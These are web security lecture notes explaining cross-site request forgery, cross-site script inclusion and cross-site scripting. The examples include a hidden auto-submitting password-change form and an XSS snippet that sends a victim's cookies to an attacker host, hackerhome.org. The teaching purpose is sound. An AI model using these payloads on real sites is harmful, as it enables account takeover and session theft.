- Security issues arising from browser interacting with multiple web apps (ours and malicious ones), not direct attacks
 - Cross-Site Request Forgery (XSRF)
 - Cross-Site Script Inclusion (XSSI)
 - Cross-Site Scripting (XSS)

10.2.1. Cross-Site Request Forgery (XSRF)

- Malicious site can initiate HTTP requests to our app on Alice's behalf, w/o her knowledge
- Cached credentials sent to our server regardless of who made the request
- Ex: change password feature on our app

```
<form method="POST" action="/update_profile"> ...  
New Password: <input type="password" name="password">  
... </form>
```

- Hacker site could execute a script to send a fake password-change request to our form
- authenticates because cookies are sent

10.2.1. XSRF Example



1. Alice's browser loads page from `hackerhome.org`
2. Evil Script runs causing `evilform` to be submitted with a password-change request to our "good" form: `www.mywwwservice.com/update_profile` with a `<input type="password" id="password">` field

evilform

```
<form method="POST" name="evilform" target="hiddenframe"
  action="https://www.mywwwservice.com/update_profile">
  <input type="hidden" id="password" value="evilhax0r">
</form>
<iframe name="hiddenframe" style="display: none">
</iframe> <script>document.evilform.submit();</script>
```

3. Browser sends authentication cookies to our app. We're hoodwinked into thinking the request is from Alice. Her password is changed to **evilhax0r!**


10.2.1. XSRF Impacts

- Malicious site can't read info, but can make *write* requests to our app!
- In Alice's case, attacker gained control of her account with full read/write access!
- Who should worry about XSRF?
 - Apps w/ server-side state: user info, updatable profiles such as username/passwd (e.g. Facebook)
 - Apps that do financial transactions for users (e.g. Amazon, eBay)
 - Any app that stores user data (e.g. calendars, tasks)

Example: Normal Interaction

Alice


bank.com



Example: Another XSRF Attack

Alice

bank.com evil.org



10.2.2. Cross-Site Script Inclusion (XSSI)


- 3rd-party can include `<script>` sourced from us
- Static Script Inclusion
 - Purpose is to enable code sharing, i.e. providing JavaScript library for others to use
 - Including 3rd-party script dangerous w/o control since it runs in our context with full access to client data
- Dynamic Script
 - Instead of traditional postback of new HTML doc, asynchronous requests (AJAX) used to fetch data
 - Data exchanged via XML or JSON (arrays, dicts)

10.2.2. XSSI

- Malicious website can request dynamic script
- Browser authentication cookies would be sent
- Script (JSON fragment) returned by server is accessible to and runs on the malicious site
- But, script is evaluated in hacker's context
- Hacker redefines the callback method to process and harvest the user data as desired

10.2.2. XSSI Example

Request `http://www.mywwwservice.com/json/nav_data?callback_UpdateHeader`



JavaScript Code Snippet

Reply

```
UpdateHeader({  
  "date_time": "2007/07/19 6:22",  
  "logged_in_user": "alice",  
  "account_balance": "256.98"  
})
```

sends back user data!

Typical Interaction

Attack Scenario

```
<script>  
  function UpdateHeader(dict) {  
    if (dict['account_balance'] > 100) {  
      do_phishing_redirect(  
        dict['logged_in_user']); }  
  } // do evil stuff, get user data  
</script>  
<script  
src="http://www.mywwwservice.com/json/nav_data?callback=UpdateHeader">  
</script>
```


- Malicious site loads script to initiate the request instead
- Browser sends cookies
- Server replies as usual
- **Evil Script gets user data!**

XSSI Example: AJAX Script

- Dynamic Script Inclusion: `viewbalance.html`
- Good Site: `www.bank.com`

```
<script>  
x = new XMLHttpRequest(); // used to make an AJAX request  
x.onreadystatechange = ProcessResults;  
x.open("POST",  
"http://www.bank.com/json/get_data?callback=RenderData");  
function ProcessResults() {  
    if (x.readyState == 4 and x.status = 200)  
        eval(x.responseBody);  
}  
</script>
```



Normal AJAX Interaction



Another XSSI Attack

Alice

bank.com evil.org



10.2.3. Cross-Site Scripting (XSS)

- What if attacker can get a malicious script to be executed in our application's context?
 - access user's cookies, transfer to their server
 - Ex: our app could have a query parameter in a search URL and print it out on page
 - `http://www.mywwwservice.com/query?question=cookies`
 - Following fragment in returned HTML document with value of parameter `question` inserted into page
- ...<p>Your query for 'cookies' returned the following results:<p>...
- Unfiltered input allows attacker to inject scripts

10.2.3. XSS Example

- Alice tricked into loading URL (thru link or hidden frame sourcing it)

```
http://www.mywwwservice.com/query?  
question=cookies+%3Cscript%3Emalicious-script%3C/script%3E
```

- Server's response contains

```
<p>Your query for 'cookies <script>malicious-script</  
script>' returned the following results:</p>
```

- Attack string URL-encodes < and >

- *malicious-script*, any script attacker desires, is executed in context of our domain

10.2.3. XSS Exploits: Stealing Cookies

- Malicious script could cause browser to send attacker all cookies for our app's domain
- Attacker gains full access to Alice's session

```
<script>
  i = new Image();
  i.src = "http://www.hackerhome.org/log_cookie?cookie=" +
        escape(document.cookie); // URL-encode
</script>
```

- Script associated with our domain
 - Can access `document.cookie` in DOM
 - Constructs URL on attacker's server, gets saved in a log file, can extract info from `cookie` parameter

10.2.3. XSS Exploits: Scripting the Vulnerable Application

- Complex script with specific goal
 - Get personal user info, transfer funds, etc...
 - More sophisticated than just stealing cookies
- Advantages over cookie stealing
 - Stolen session cookie may expire before it's used
 - Never makes a direct request to our server
 - We can't log his IP, he's harder to trace

10.2.3. XSS Exploits: Modifying Web Pages

- Attacker can script modifications to web pages loaded from our site by manipulating DOM
- Part of social engineering, phishing attack
- Intended for viewing by victim user
- Modified page is loaded from our site
 - So URL is still the same
 - No certificate-mismatch even with SSL
 - Hard to tell that modification is by 3rd party

10.2.3. Sources of Untrusted Data

- Query parameters, HTML form fields
- Path of the URI which could be inserted into page via a “Document not found” error
- Cookies, parts of the HTTP request header
- Data inserted into a SQL DB, file system
- 3rd party data (e.g. RSS feed)

10.2.3. Stored vs. Reflected XSS

- *Reflected XSS*: script injected into a request and returned immediately in response (like query parameter example)
- *Stored XSS*: script delivered to victim some time after being injected
 - stored somewhere in the meantime
 - attack is repeatable, more easily spread
 - Ex: Message board with injected script in a message, all users who view the message will be attacked
- Underlying issue for both is untrusted data

10.2.3. MySpace Attacked by Stored XSS Worm

- XSS really damaging when stored XSS can propagate in a worm-like pattern
- In 2005, XSS worm released on MySpace
 - Propagated through profiles via friend connections
 - Payload harmless: added user “Samy” to infected user’s friends list
- Impact: MySpace down for several hours to clean up profiles (but XSS worm impact could be much worse!)